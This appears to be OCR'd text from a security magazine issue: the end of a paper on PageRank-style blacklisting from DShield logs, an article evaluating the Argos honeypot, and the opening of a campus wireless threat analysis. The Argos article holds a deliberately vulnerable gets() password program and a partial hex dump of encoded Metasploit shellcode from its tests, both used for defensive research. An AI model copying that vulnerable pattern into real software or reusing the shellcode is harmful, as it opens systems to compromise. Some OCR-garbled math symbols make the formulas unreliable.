Figure 2 gives an example of this propagation feature. The correlation graph of Figure 2 consists of four contributors numbered 1, 2, 3, and 4. Contributor 1 reported an attack from source s. Our goal is to evaluate how relevant this attacker is to contributor 4. Although, at this time, contributors 2 and 3 have not observed s yet, there may be possible future attacks from s. In anticipation of this, when evaluating s's relevance with respect to contributor 4, contributors 2 and 3 pass to contributor 4 their relevance values after multiplying them with the weights on their edges, respectively. The attacker's relevance value for contributor 4 then is 0.5 * 0.2 + 0.3 * 0.2 = 0.16. Note that had s actually attacked contributors 2 and 3, the contributors would have passed the relevance value 1 (after multiplying them with the weights on the edges) to contributor 4.




FIGURE 2: RELEVANCE EVALUATION CONSIDERS POSSIBLE FUTURE ATTACKS

Let W be the adjacency matrix of the correlation graph, where the entry $W_{(i,j)}$ in this matrix is the weight of the edge between nodes v_j and v_i. For a source s, we use a vector b_s to indicate the set of contributors that have reported an attack from s. ($b^s = \{b_1^s, b_2^s, ¼, b_n^s\}$ such that $b_i^s = 1$ if v_i Î T(s) and $b_i^s = 0$ otherwise.) We also associate with each source s a relevance vector $r^s = \{r^s_1, r^s_2, ¼, r^s_n\}$ such that r^s_v is the relevance value of attacker s with respect to contributor v. After the propagation process, the relevance vector would become

$$\mathbf{r^s} = \overset{¥}{\underset{i=1}{å}} (a\mathbf{W})^i \cdot \mathbf{b^s}$$

We observe that $b_s + r^s$ is the solution for x in the following system of linear equations:

$$\mathbf{x} = \mathbf{b}^{\mathbf{s}} + a\mathbf{W}\cdot\mathbf{x}$$

The linear system described by Equation 2 is exactly the system used by Google's PageRank [1]. PageRank analyzes the link structures of Web pages to determine the relevance of each Web page with respect to a keyword query. Similarly, our relevance values reflect the structure of the correlation graph that captures intrinsic relationships among the contributors.

The second analysis engine in our system is the severity assessment engine. It measures the degree to which each attack source exhibits known patterns of malicious behavior. We focus on behavior patterns of an attacker who conducts an IP sweep to small sets of ports that are known to be associated with malware propagation or backdoor access as documented by Yegeneswaran et al. [9], as well as our own most recent experiences (within the past year) of more than 20,000 live malware infections observed within our honeynet [10]. Other potential malware behavior patterns may be applied (e.g., the scan-oriented malicious address detection schemes outlined in the context of dynamic signature generation [5] and malicious port scan analysis [4]). Regardless of the malware behavior model used, the design and integration of other severity metrics into the final blacklist-generation process can be carried out in a similar fashion.

Besides ports that are commonly associated with malware activities, we also consider the set of unique target IP addresses to which attacker s is connected. A large unique IP count represents confirmed IP sweep behavior, which can be strongly associated with our malware behavior model. Third, we compute an optional tertiary behavior metric that captures the ratio of national to international addresses that are targeted by attacker s, IR(s). Within the DShield repository we find many cases of sources (such as from China, Russia, and the Czech Republic) that exclusively target international victims.

Once each attacker is processed by the two analysis engines, we have both their relevance rankings and their severity scores. We can combine them to generate a final blacklist for each contributor. We would like to include the attackers that have strong relevance and also show malicious behavior patterns. To generate a final list, we use the attacker's relevance ranking to compile a candidate list of double the intended size and then use severity scores of the attackers to adjust their ranking on the candidate list. The adjustment promotes the rank of an attacker if the severity assessment indicates that it is very malicious. The final blacklist is formulated by picking the top-ranked attackers.

Experiment Results

To evaluate our HPB blacklist formulation system we performed a battery of experiments using the DShield.org security firewall and IDS log repository. We examined a collection of more than 720 million log entries produced by DShield contributors from October to November 2007.

To assess the performance of the HPB system, we compare its performance relative to the standard DShield-produced GWOL [8]. In addition, we compare our HPB performance to that of LWOLs, which we compute individually for all contributors in our comparison set. We generate GWOL, LWOL, and HPBs using data for a certain time period and then test the blacklists on data from the time window following this period. Performance is determined by how many entries on a list are encountered in the testing window. For the purpose of our comparative assessment, we fixed the length of all three competing blacklists to exactly 1000 entries. Additional experiments show that the results are consistent over time, across various list lengths and testing windows.

Table 2 (next page) shows the total number of hits summed over the contributors for HPB, GWOL, and LWOL, respectively. It also shows the ratio of HPB hits over that of GWOL and LWOL. Overall, HPBs predict 20%–30% more hits than LWOL and GWOL.

Window	GWOL total hits	LWOL total hits	HPB total hits	HPB/GWOL	HPB/LWOL
1	81,937	85,141	112,009	1.36701	1.31557
2	83,899	74,206	115,296	1.37422	1.55373
3	87,098	96,411	122,256	1.40366	1.26807
4	80,849	75,127	115,715	1.43125	1.54026
5	87,271	88,661	118,078	1.353	1.33179
6	93,488	73,879	122,041	1.30542	1.6519
7	100,209	105,374	133,421	1.33143	1.26617
8	96,541	91,289	126,436	1.30966	1.38501
9	94,441	107,717	128,297	1.35849	1.19106
10	96,702	94,813	128,753	1.33144	1.35797
11	97,229	108,137	131,777	1.35533	1.21861
Average	90,879 6851	90,978 13002	123,098 7193	1.36 0.04	1.37 0.15

TABLE 2: HIT NUMBER COMPARISON AMONG HPB, LWOL, AND GWOL

The results in Table 2 show the HPB hit improvement over various time windows. We now investigate the distribution of the HPB's hit improvement across contributors in one time window. In Figures 3 and 4 we plot relative hit count improvement (RI), which is the ratio in percentage of the HPB hit count increase over the other blacklist hit count.




FIGURE 3: HIT COUNT COMPARISON OF HPB AND GWOL




FIGURE 4: HIT COUNT COMPARISON OF HPB AND LWOL

In comparison to GWOL, there are about 20% of contributors for which the HPBs achieve an RI more than 100 (i.e., the HPB at least doubled the GWOL hit count). For about half of the contributors, the HPBs have about 25% more hits (an RI of 25). The HPBs have more hits than GWOL for almost 90% of the contributors. Only for a few contributors (about 7%) do HPBs perform worse. With LWOL, the RI values exhibit similar distributions. Note that HPBs perform worse for a small group of contributors. Further experiments show that this occurs because the HPBs' performance is not consistent for these contributors (i.e., in some time windows HPBs perform well, but in others they perform worse). We suspect that for this group of contributors the attack correlation is not stable or the attacker population is very dynamic, so it is difficult to make consistent prediction. Our experiments indicate that there is only a small group of contributors that exhibit this phenomenon. For most of the contributors, the HPBs performance is consistent.

Conclusion

We introduced a new system to generate blacklists for contributors to a large-scale security-log sharing infrastructure. The system employs a link analysis method similar to Google's PageRank for blacklist formulation. It also integrates substantive log prefiltering and a severity metric that captures the degree to which an attacker's alert patterns match those of common malware-propagation behavior. Experimenting on a large corpus of real DShield data, we demonstrate that our blacklists have higher attacker hit rates and long-term performance stability.

In April of 2007, we released a highly predictive blacklist service at DShield.org. The HPB is a free service available to DShield's log contributors, and to date the service has a pool of roughly 70 downloaders. We believe that this service offers a new argument to help motivate the field of secure collaborative data-sharing. In particular, it demonstrates that people who collaborate in blacklist formulation can share a greater understanding of attack source histories and thereby derive more informed filtering policies. As future work, we will continue to evolve the HPB blacklisting system as our experience grows through managing the blacklist service.

ACKNOWLEDGMENTS

This material is based upon work supported through the U.S. Army Research Office under the Cyber-TA Research Grant No. W911NF-06-1-0316.

REFERENCES

[1] J. Zhang, P. Porras, and J. Ullrich, DSHIELD highly predictive blacklisting service: http://www.dshield.org/hpbinfo.html.

[2] Google list of blacklists: http://directory.google.com/Top/Computers/Internet/Abuse/Spam/Blacklists/.

[3] Google live-feed anti-phishing blacklist: http://sb.google.com/safebrowsing/update?version=goog-black-url:1:1.

[4] J. Jung, V. Paxson, A. W. Berger, and H. Balakrishnan, "Fast Portscan Detection Using Sequential Hypothesis Testing," *IEEE Symposium on Security and Privacy 2004,* Oakland, CA, May 2004.

[5] H.-A. Kim and B. Karp, "Autograph: Toward Automated, Distributed Worm Signature Detection," *2004 USENIX Security Symposium*, pp. 271–286.

[6] P. Ruoming, V. Yegneswaran, P. Barford, V. Paxson, and L. Peterson, "Characteristics of Internet Background Radiation," *Proceedings of ACM SIGCOMM/USENIX Internet Measurement Conference,* October 2004.

[7] R. Thomas, Bogon dotted decimal list v3.9: http://www.cymru.com/Documents/bogon-dd .html.

[8] J. Ullrich, DShield global worst offender list: https://feeds.dshield.org/block.txt.

[9] V. Yegneswaran, P. Barford, and J. Ullrich, "Internet Intrusions: Global Characteristics and Prevalence," *Proceedings of ACM SIGMETRICS*, June 2003.

[10] V. Yegneswaran, P. Porras, H. Saidi, M. Sharif, and A. Narayanan, Cyber-TA compendium honeynet page: http://www.cyber-ta.org/Honeynet.

[11] S. Brin and L. Page, "The Anatomy of a Large-Scale Hypertextual Web Search Engine," *Computer Networks and ISDN Systems* 30:1–7, 107–117, 1998.

JEFFREY BERG, EVAN TERAN, AND SAM STOVER

investigating Argos

Jeffrey Berg manages the Public Vulnerability Research Team at iSIGHT Partners. His primary interests are network security and penetration testing.

jbergcosc@gmail.com

Evan Teran is the Lead Security Researcher for iSIGHT Partners, a startup which produces human and electronic intelligence-fused products and services. His primary interests are in the fields of reverse engineering and operating systems.

evan.teran@gmail.com

Sam Stover is the Director of Tech Ops for iSIGHT Partners. His research interests include detection and mitigation methods for vulns and malware.

sam.stover@gmail.com

ARGOS IS A HIGH-INTERACTION HONeypot built for new vulnerability discovery—or, to be more accurate, "zero-day vulnerability in use" discovery. We cover the background and architecture of the program, the underlying concepts and the overall functionality, as well as the output. The strengths and weaknesses of Argos are examined, and we provide a brief overview of what is necessary to set it up in a realistic scenario to capture exploitation information and, possibly, new vulnerability information. Finally, we introduce an independently developed tool capable of parsing the output generated by Argos.

A honeypot is a network decoy. It can serve several purposes, including distracting malicious actors from valuable machines, providing near-real-time intelligence on attack and exploitation trends, and giving advance notice of potential new, "zero-day" vulnerabilities [1]. The security researcher configures a vulnerable machine that has the look and feel of a real service, a set of services, or the entire system on which he or she would like to gather exploitation information. A set of concealed processes can exist underneath this configuration which monitor and log everything from network activity to memory usage to program execution flow. The key to a good honeypot configuration is logging only the data related to a "compromising event" or the events immediately surrounding the compromise. The rest of the information comprises extraneous data that adds to the time required for the researcher to find and aggregate the information related to the actual compromise. A good source for a range of honeypot topics from background information to technical implementation guidance is Provos and Holz's *Virtual Honeypots: From Botnet Tracking to Intrusion Detection* [2].

Argos

Argos [6] can detect zero-day vulnerabilities when used as a tool by a vulnerability researcher. A hybrid setup of an updated Intrusion Detection System in front of an Argos system would likely be the best configuration for confirming such a situation; however, that falls outside the scope of this article.

Argos is based on and extends the functionality of QEMU, an open source processor emulator. QEMU uses dynamic translation to provide users with the ability to run virtual machines of one architecture on a host system of a different architecture [3]. Argos was initially developed as a patch for QEMU to extend functionality (adding the ability to detect attempts to compromise the emulated guest). However, it has since morphed to incorporate QEMU into the overall structure. Essentially, if Argos were installed alone, it could run a virtual image independently. However, QEMU is needed for creating images in addition to easy and fast administration of those images. Also, because some unpackers (such as the one used by Windows XP SP2) cause false positives, it is easier to administer the honeypot using QEMU.

The main technique used by Argos to detect the point in time in which a malicious actor compromises a guest system is called "dynamic taint analysis." Dynamic taint analysis operates on the precept that all external input to a honeypot is malicious or tainted. Thus, Argos tracks all external input by marking it as well as any variables or registers the initial input is involved in modifying, either directly or indirectly. For example, consider the MOV operation:

```
MOV AX, DX
```

If DX is tainted, AX will be tainted after the operation executes. It follows that variables and registers touched by AX further down the execution path will then be tainted. If any of these tainted elements becomes involved in changing the flow of program execution, Argos logs the information in the form of a special memory dump.

Again, Argos was designed for detecting new zero-day vulnerabilities in the wild and, for the most part, it is successful in doing so. We programmed several types of vulnerabilities into test images or installed vulnerable programs. Argos detected exploitation on almost all of them, including stack-based buffer overflow vulnerabilities, heap-based buffer overflow vulnerabilities, and format string issues. A specific exploitation method that is not recognizable by Argos will be discussed later in this article.

When Argos detects an attack, two events occur on the host machine: Argos will perform the memory dump into a .csi file and two or more lines are written to standard output that look like this:

```
[ARGOS] Attack detected, code <CI> PC <10111ac> TARGET <12ffb0>
[ARGOS] Log generated <argos.csi.1719845868>
[ARGOS] Injecting forensics shellcode at 0x00131000[0x08e28000]
```

The first tells the researcher that an attack has been detected, along with a two- or three-letter description such as JMP. The second line tells the researcher the file in which the memory dump may be found. The .csi file is placed in the directory from which Argos was launched. We created a couple of scripts to configure the network as well as to launch Argos from date-stamped directories, so the .csi files were placed in these directories. We found this very useful for organizational purposes. Optionally, Argos can also inject forensic shellcode into the process to try to extract extra useful information, as indicated by the third line.

The .csi file is created when the flow of execution is altered as a result of a tainted variable. In the .csi file, Argos will save the memory associated with the targeted process as well as the variables tainted by external input. An especially vital portion of this dump, which was added in version 2 of the .csi files, is the last good instruction pointer address. A researcher could use this address later to reverse the vulnerable process and find the exact vulnerable function and root vulnerability.

Installing and Setting Up Argos

Installing Argos is relatively straightforward. Various instruction sets exist that differ on the level of detail provided, most likely because each set of instructions considers different versions of QEMU, SDL, and, most important, Argos. As of this writing, the current versions of QEMU and Argos were 0.9.1 and 0.4.1, respectively. The latest source may be downloaded via the Vrije Universiteit site [6]. In addition to QEMU and Argos, the Simple Direct Media Layer Library is needed, while KQEMU (the accelerator module, not the front end) is optional. Since Argos does not use this accelerator, the only benefit of KQEMU is the decreased time necessary to create and manage images with QEMU. With respect to hardware requirements, we recommend at least 1 GB of RAM, a sizable hard drive dependent upon the number of images you would like to create and store, and two Network Interface Cards (NICs). We suggest two NICs so that one interface can be used as a management interface while the second interface can be used to expose the honeypot to malicious or potentially malicious traffic. In a later section we will touch on deployment options and their impact on the type of traffic received. Furthermore, for security purposes it may be wise to configure the management interface on a separate network segment, away from the exposed network traffic of the "honeypot" interface.

Because of the evolving nature of all products involved, these installation instructions will be fairly high-level. As mentioned earlier, QEMU is necessary for building and configuring the images to be used by Argos. Although some documentation suggests the necessity of installing KQEMU and QEMU concurrently, or including KQEMU within the QEMU directory when proceeding with the `./configure && make && make install` installation procedure, we didn't see that as necessary. These two packages were installed separately. The SDL library, which enables graphical functionality for QEMU and Argos, is necessary for obvious reasons.

The only caveat surrounding the install is to ensure that the SDL library is not already installed as part of the package distribution for your installed host system. If it is, there is no need to download the SDL library from source and install it. On a Fedora Core 9, if this package is installed previously and a user installs SDL from source, QEMU will work but Argos will throw an error, stating that SDL cannot be initialized. This can be a frustrating problem if one does not realize that two instances of SDL are installed. If encountering this problem, simply uninstall the "sourced install"; this should resolve the issue.

Finally, installing the Argos package simply requires the normal `./configure && make && make install` routine. A good place to install Argos is under /opt/argos. In addition, QEMU, KQEMU, and Argos require a gcc compiler version prior to 4.x. For research surrounding this article, gcc 3.4.6 was used.

Running Argos

Some network preparation must be done prior to launching an image in Argos. First the bridged interface must be set up. We brought this up on the eth0 interface and did not assign it an IP address. For security reasons, we felt that exposing eth0 to malicious traffic might provide an opportunity to compromise the host system: assigning no IP address resolves this issue. *Virtual Honeypots* [2], mentioned earlier, provides a good guide for bringing up the bridged interface.

The next step is to configure the argos-ifup script found in the Argos source package. We modified the script as follows to look a little different from what's provided from the Argos source:

```
#!bin/sh

sudo /usr/sbin/brctl addif br0 $1
sudo /sbin/ifconfig $1 0.0.0.0 promisc up
```

This script is used to bring up the network interface for the virtual machine when launching Argos. We also ended up writing a script to include all of the bridge setup commands. These are scripts that will need to be run over and over, so it's prudent to start setting up scripts to make that part of the process easier.

After all of this is done, Argos may be launched. Depending on your configuration, it may be necessary to start Argos using sudo, or the tap device will not initialize.

Strengths and Weaknesses

Argos works as advertised and is extremely useful in new and zero-day vulnerability research. The memory dumps provided when a system is compromised offer valuable information that researchers can use to understand an attack scenario and the exploit code in use. This information can also aid in reverse-engineering the vulnerable process to understand the root cause in a timely manner. This is all achieved in a virtualized environment, which limits the management overhead.

Unfortunately, the memory dumps Argos provides are also a source of weakness for the honeypot. The memory dumps generated and subsequent .csi file outlining that memory for a particular attack could alone be several megabytes in size. The data is in a raw binary format; looking at it unaided, an analyst might not be able to make much sense of it. Furthermore, the Argos package does not include a .csi file parser to put this into an easily readable and usable format. Users are left to either comb through the file, which could take an unacceptable amount of time (think response and remediation for new vulnerabilities), or to write their own .csi file parser. A file-parsing library called cargos has been created and is available publicly; however, its output is still a bit raw and should be considered more of a demonstration of what cargos-lib can do. We created a separate .csi file-parsing utility that will be discussed later on in this article.

Another weakness of Argos, as with most attack fingerprinting and detection mechanisms, is false positives. As mentioned earlier, on at least one occasion, Windows update was observed to trigger Argos to log the event as an attack. This can be avoided by disabling the Windows Update mechanism (and, in general, disabling processes on images that might call for external input to the machine that could eventually result in a change of execution flow). Although this may be viewed by some as the product functioning as specified rather than a weakness, it is still an issue to consider when deploying honeypots with Argos.

Finally, we were able to produce a situation in which Argos failed to detect an attack. It is possible, in certain situations, to overflow data from one variable to another without affecting control flow information on the stack. Thus, an attacker can use this to rewrite the contents of another local variable. If a variable responsible for execution flow is affected, then the attacker can compromise the system. Argos cannot detect this, because it has no way of knowing the bounds of individual local variables—that would need compiler-dependent debugging information. It marks the initial variable as tainted and moves on. Figure 1 demonstrates a rather contrived scenario rarely seen in the wild; however, it illustrates a shortcoming of Argos.

```
#include <stdio.h>
#include <string.h>

int do_auth(void) {
    int good_password = 0;
    char pass[32];
    printf("enter password\n");
    gets(pass);
    if(strcmp(pass, "secret1") == 0) {
        good_password = 1;
    } else if(strcmp(pass, "secret2") == 0) {
        good_password = 1;
    }
    return good_password;
}

int main(int argc, char *argv[]) {

    if(do_auth()) {
        printf("password accepted\n");
    } else {
        printf("invalid password\n");
    }
   return 0;
}
```

FIGURE 1: EXAMPLE PROGRAM SHOWING A TYPE OF TAINTED VARIABLE EXPLOIT ARGOS CANNOT DETECT

In this example, it is possible to pass 33 or more characters to the password prompt without overwriting the return address of the `do_auth` function. This will set `good_password` to a nonzero value and thus make the program output "password accepted." Argos cannot possibly detect this because it has no way of knowing if `do_auth` has two local variables, one 32 bytes long and one 4 bytes long, or a single local variable that is 36 bytes long.

Additional Notes

As mentioned earlier, Argos also supports a feature in which it will inject shellcode into the exploited process to try to extract useful information; this feature is enabled by default. Currently, it only tries to extract the PID of the process. This information is sent to the local machine (the honeypot inside Argos) on port 8721. This means that you may want to have netcat or perhaps a quickly written tool constantly listening on this port in the VM to capture this information. Since the amount of information that could be gained is so large, we expect this to be expanded to provide even more information in the future. There are a few things we would like to see added in future versions, the most useful of which would be the process name and its full path. In addition to that, it would be very useful if the information were sent to the host machine and not to a port inside the VM, as this could be used by the attacker to detect that the targeted system is a honeypot.

Potential Deployments

Generally speaking, there are two deployment options for the Argos honeypot, and honeypots in general, that can be used. The honeypot can be set up either internally or externally. The deployment options are mostly self-explanatory but, to reinforce, an internal deployment would be exposed to local network traffic only, while an external deployment would be exposed to traffic in the wild. An internally deployed honeypot is the same as an externally deployed honeypot, since both will be able to examine current threats to a network, new vulnerabilities, and the behavior of malicious code that is traversing the network. However, the decision to deploy internally or externally depends on the intended use of the data collected by that honeypot.

An internal deployment will allow the honeypot user to see existing malicious traffic that might be traversing a local network. This gives a user insight into the threats already facing the network, as well as how malicious code might be traversing the network. Therefore, internal honeypot deployment is advantageous if the intention is to provide an added tool for understanding how to eradicate particular code from the network. An external deployment will allow the user to identify new threats, including new vulnerabilities and malicious code variants. So, while such a deployment can give a user the same information as an internal deployment, the goal is to identify new issues or variants of old issues to prepare network defenses and offset risk of compromise. Thus, an external honeypot is advantageous in keeping a proactive network security posture.

Argos is best deployed externally, as it is designed for new vulnerability discovery. Deploying internally and receiving information on a new vulnerability means one's network has already been compromised. In an optimal situation, deploying externally will provide information on a new vulnerability before it affects the internal network and thus provide the information necessary to offset exploitation risk presented by this new issue.

.csi File Parsing

The .csi files generated are in a relatively simple binary format. During the reviewing of Argos, we developed a utility to parse and display these files in a more useful way. The format of the .csi file is based on two main structures: the log header and zero or more memory blocks. The structures of each are detailed in Portokalidis, Slowinska, and Bos's paper, "Argos: An Emulator for Fingerprinting Zero-Day Attacks" [4].

Our parser is fairly simple to run. For the most part one will want to just run it with `./argos_parse argos.csi.1719845868 --tainted_only | less`.

This will produce output like Figure 2, which was generated when exploiting a vulnerable program created for this research (and has had parts snipped for brevity).

```
NET TRACKER DATA:   false
HOST ENDIAN:        little-endian
HEADER VERSION:     2
TIMESTAMP:          Mon Sep  8 12:24:23 2008
GUEST ARCH:          x86
ALERT TYPE:         ARGOS_ALERT_CI

eax [0x00000000] (C ) ecx [0x0012f634] (C ) edx [0x7c9037d8] (C ) ebx [0x00000000] (C )
esp [0x0012f558] (C ) ebp [0x0012f56c] (C ) esi [0x00000000] (C ) edi [0x00000000] (C )
eip     [0x0012ffb0] (C )
old_eip [0x010111ac]
efl     [0x00000202]
----------------------------------
MEMORY BLOCK HAS NET TRACKER DATA:   false
MEMORY BLOCK VERSION:                1
MEMORY BLOCK TAINTED:                true
MEMORY BLOCK SIZE:                   4
MEMORY BLOCK PADDR:                  0x0e86f4fc
MEMORY BLOCK VADDR:                  0x0012f4fc
0012f4fc  aa 11 01 01                |....|
----------------------------------
MEMORY BLOCK HAS NET TRACKER DATA:   false
MEMORY BLOCK VERSION:                1
MEMORY BLOCK TAINTED:                true
MEMORY BLOCK SIZE:                   6e4
MEMORY BLOCK PADDR:                  0x0e86f91c
MEMORY BLOCK VADDR:                  0x0012f91c
POSSIBLE SHELLCODE BLOCK!
0012f91c  41  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAAAAAAAAAAAAAA|
...
0012fadc  41  41 41 41 41 41 41 41 41 41 41 41 eb 03 59 eb |AAAAAAAAAAAA..Y.|
0012faec  05  e8 f8  ff   ff   ff   4f  49 49 49 49 49 49 51  5a 56 |......OIIIIIIQZV|
0012fafc   54  58 36 33 30 56 58 34 41  30 42 36 48 48 30 42 |TX630VX4A0B6HH0B|
0012fb0c  33  30 42 43 56 58 32 42 44 42 48 34 41  32 41  44 |30BCVX2BDBH4A2AD|
0012fb1c  30  41  44 54 42 44 51  42 30 41  44 41  56 58 34 5a |0ADTBDQB0ADAVX4Z|
0012fb2c  38  42 44 4a 4f  4d 4e 4f  4a 4e 46 34 42 30 42 50 |8BDJOMNOJNF4B0BP|
```

FIGURE 2: EXAMPLE OUTPUT OF OUR OWN .CSI PARSER PROGRAM

As you can see, the program is able to successfully identify the "Possible Shellcode Block." The shellcode identified here, used when exploiting our vulnerable program, launches calc.exe and is borrowed from the Metasploit Payload Generator using the PexAlphaNum encoder [5]. Another value of interest, which is available as of .csi file version 2, is the `old_eip` field. In this example, the `old_eip` represents the address of the `RET` instructions that actually jumped to the tainted memory. Using other tools, such as IDA Pro, we can find the location of the vulnerable function (which is probably the one that ends with that `RET`); this information can be invaluable during analysis.

Though the cargos library does exist, we decided to implement our parser independently. The primary reason for this is that we wanted to spend the time to really understand how Argos works and the type of information it provides. Perhaps a future version of our parser will make use of cargos. As a minor footnote, we mention that although the tainted flag exists for each register, on at least one occasion this flag was set to false when it should have been set to true. In other words, a tainted register was observed with a tag signaling that it was not tainted.

Conclusions and Future Work

Argos is an invaluable tool in the field of vulnerability research. Its ability to detect new vulnerabilities provides another tool for researchers tasked with vulnerability discovery and for network administrators responsible for network security. However, there is little application beyond new vulnerability discovery. Argos is not ideal for malicious code analysis and exploitation trending, since the only information collected is a memory dump when the flow of execution is altered by tainted registers or variables. Furthermore, Argos is still relatively new and is going through an evolution just like any other product in its infancy. Used alone, Argos produces output that requires a significant amount of time in order to discern any information of value. Programs that will be able to address this problem, such as cargos and the file parser we created internally, are just beginning to emerge. Although the malicious code problem could be argued to be a design choice, it is a topic to consider for functionality addition to Argos. A second suggestion for future work is to build a tool capable of listening on port 8721 for the PID of the compromised process, as per our "Additional Notes" section. Although more administrative in nature, aggregation functionality can also be considered to pool the data collected from several Argos deployments into a central location. This naturally leads to the idea of a central management interface to aid in the maintenance of running images deployed across different locations. For now, Argos is an excellent passive, high-interaction, virtual honeypot that is most useful to security research organizations and individuals with spare time and an interest in honeypots.

REFERENCES

[1] http://www.honeypots.net/.

[2] N. Provos and T. Holz, *Virtual Honeypots: From Botnet Tracking to Intrusion Detection* (Reading, MA: Addison-Wesley, 2007).

[3] http://bellard.org/qemu/about.html.


[4] http://www.cs.kuleuven.ac.be/conference/EuroSys2006/papers/p15-portokalidis.pdf.

[5] http://metasploit.com:55555/PAYLOADS?MODE=SELECT&MODULE=win32_exe.

[6] http://www.few.vu.nl/argos.


CALVIN ARDI AND DANIEL CHEN

Architecture and Threat Analysis of a Campus Wireless Network



Calvin Ardi is an undergraduate at the University of California at Berkeley, graduating in May 2009 with a BS in Electrical Engineering and Computer Sciences. His interests include learning about communication and social networks, and teaching an introductory course on UNIX system administration.

calvin@rescomp.berkeley.edu



Daniel Chen is currently an undergraduate at the University of California at Berkeley and works for the campus as a system administrator for the Residential Student Services Program. He has interned in the past for Mozilla Corporation, doing work on infrastructure security, and plans to graduate in December of 2008 with a BS in Electrical Engineering and Computer Sciences.

dchen@rescomp.berkeley.edu

AS OF FALL 2007, THERE WERE 34,953 enrolled undergraduate and graduate students [18] and over 20,000 employed faculty and staff [10] at the University of California, Berkeley. How do we design a wireless network that can support convenient access and operate efficiently across a multitude of different devices on a shared medium spanning miles in area and, in an adversarial context, ensure that unauthorized use or abuse of the network does not occur? We examine the AirBears wireless network at the University of California, Berkeley, to gain insight into how such a system can be engineered and deployed.

These days, wide-area deployed wireless networks are available at company workplaces and universities for general use (though not necessarily for the public). However, there do not seem to be very many studies or formal evaluations on the engineering and deployment of such large-scale wireless networks. Lathrop and Welch [8] present a white paper in which they conduct a study of the wireless local area network (WLAN) located at the United States Military Academy. They detail many possible attacks that can be used on their 802.11a WLAN and present recommendations on how to secure authentication to and communication on the network. Our study focuses on the architecture of a large-scale 802.11b/g WLAN, and we present possible scenarios in which a malicious user could launch attacks.

Other studies [17,11,15] focus primarily on usage analysis of WLANs. Schwab and Bunt [15] present the results and usage analysis of a traffic trace on their then newly deployed campuswide wireless network at the University of Saskatchewan in Canada. Through their analysis, they were able to gather information about wireless network use and possibly use it in their design of expanded access throughout campus. Whereas they focus on traffic analysis and usage patterns to influence wireless network design choices, our study attempts to find some of the shortcomings and possible attack scenarios that are inherent within the wireless technology used and the network architecture on AirBears. The discovery and analysis of these shortcomings could possibly be used in design choices when evaluating or engineering a large-scale wireless network.

Site-Specific Policy Concerns

As AirBears primarily serves an academic community, several interesting site-specific policy decisions have arisen. The AirBears team, for example, makes an attempt to upgrade access modules or other network elements whenever possible, but it refrains from doing so at the beginning and end of academic semesters, when students and campus groups would expect and require the proper functioning of the network (for class registration and final exams, respectively).

The network must also be constructed in a manner that allows a wide range of devices to connect, so long as the networked device adheres to a set of security standards [21]. Users may be accessing the network from wireless network-enabled phones, PDAs, or laptop computers with various wireless network adapters. It should not be expected of the users that they purchase specialized hardware or software (aside from the network adapter) to access the network. This contrasts with a corporate environment, in which the allowable devices that can connect to the network and software used can be strictly regulated and uniform throughout (i.e., every employee receives the same laptop computer with more or less the same set of software).

DESIRED SYSTEM PROPERTIES

Keeping the general mission in mind, we would like to construct a system that has the following properties:

- Access Control: Network access ought to be open to all legitimate and authorized users, yet control be fine-grained enough to block or revoke access from specific users, if necessary.
- Confidentiality: Wireless communication physically transpires over a shared medium. We would like to ensure that the network protects access to information at higher levels, so that end users may assume that unauthorized access to their information will not occur.
- Integrity: As with any network, we would like to ensure that data is internally consistent and complete; however, in a security context, we want to prevent an attacker from having the capability of modifying data and presenting it as unmodified.
- Availability: Legitimate users of a wireless network ought to have timely service and access to the network when authorized. Thus, we would like to keep illegitimate users from preventing legitimate usage.
- Scalability: We would like to have a network that can expand with minimal to no architecture change to serve both a larger population and a larger physical area with this property.

System Overview

The AirBears network is deployed widely over campus [5] to reach as many users as possible. There are roughly five networking elements used to implement the AirBears network (Figure 1, next page):

- Access Managers: Access managers enforce layer three access control. Each access manager serves captive portal pages to obtain user authentication information.
- Control Servers: Control Servers house user authentication and authorization data. They interface with the directory servers to verify user identity.
- Access Points: 802.11b/g access points provide link-layer connectivity from users to access managers.
- Routers: Routers serve their typical function in a network: allowing information to be passed through the network beyond topologically local elements.
- Distribution Switches: A distribution switch provides typical link-layer connectivity in an efficient manner. Additionally, distribution switches can perform packet classification at port, user, and application levels.

